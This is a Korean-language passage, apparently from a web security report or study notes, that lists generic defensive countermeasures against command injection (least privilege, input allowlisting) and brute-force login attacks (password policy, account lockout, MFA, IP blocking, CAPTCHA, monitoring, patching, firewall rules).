4. 최소 권한 원칙: 시스템에서 실행되는 프로세스나 서비스는 최소 권한 원칙을 준수해야 한다. 필요한 권한만을 부여하고, 불필요한 권한은 제한함으로써 Command Injection에 의한 잠재적인 피해를 최소화할 수 있다.
5. 웹 애플리케이션 보안 강화: 웹 애플리케이션의 보안을 강화하여 Command Injection 공격을 방지해야 한다. 이는 보안 패치 및 업데이트 적용, 애플리케이션 프레임워크 사용, 안전한 코딩 관행 준수 등을 포함한다.
6. 명령어 필터링: 시스템에서 실행 가능한 명령어를 필터링하여 사용자 입력에 포함된 명령어 실행을 방지할 수 있다. 허용되는 명령어 목록을 작성하고, 이를 기반으로 입력을 검사하고 거부하는 방식을 채택할 수 있다.

4-2 Brute Force 대응 방안

1. 강력한 암호 정책: 강력한 암호 정책을 시행하여 암호의 복잡성을 증가시킨다. 이는 길이, 대소문자, 숫자, 특수문자의 혼합, 정기적인 암호 변경 등을 포함할 수 있다.
2. 계정 잠금 정책: 일정 횟수의 로그인 실패 시 계정을 일시적으로 또는 영구적으로 잠금 상태로 전환하는 정책을 설정한다. 이로써 Brute Force 공격을 통한 대량의 로그인 시도를 방지할 수 있다.
3. 다중 인증 요소: 다중 인증 요소(Multi-factor Authentication)를 사용하여 추가적인 보안 계층을 제공한다. 암호 외에도 사용자에게 추가적인 인증 단계를 요구하여 Brute Force 공격을 어렵게 만들 수 있다.
4. IP 차단: 일정 횟수의 로그인 실패 시 해당 IP 주소를 차단하는 방식을 적용한다. 이는 일시적인 차단 또는 영구적인 차단으로 구현될 수 있다.
5. 캡차(CAPTCHA): 로그인 시도나 인증 시에 캡차 기술을 도입하여 자동화된 Brute Force 공격을 어렵게 만든다. 사용자가 사람임을 증명해야만 로그인이나 인증이 가능하도록 한다.

6. 로그 모니터링: 로그인 실패 시도 및 암호 시도 횟수 등을 모니터링하고 이상 징후를 감지할 수 있는 로그 분석 시스템을 구축한다. 이를 통해 비정상적인 로그인 시도를 식별하고 대응 조치를 취할 수 있다.

7. 시스템 및 애플리케이션 업데이트: 시스템과 애플리케이션을 최신 상태로 유지하고 보안 패치 및 업데이트를 정기적으로 적용한다. 이를 통해 알려진 취약점에 대한 대응을 강화할 수 있다.

8. 네트워크 방화벽 설정: 네트워크 방화벽을 사용하여 Brute Force 공격을 감지하고 차단하는 규칙을 설정한다. 이를 통해 대량의 로그인 시도를 차단하거나 트래픽 제한을 설정할 수 있다.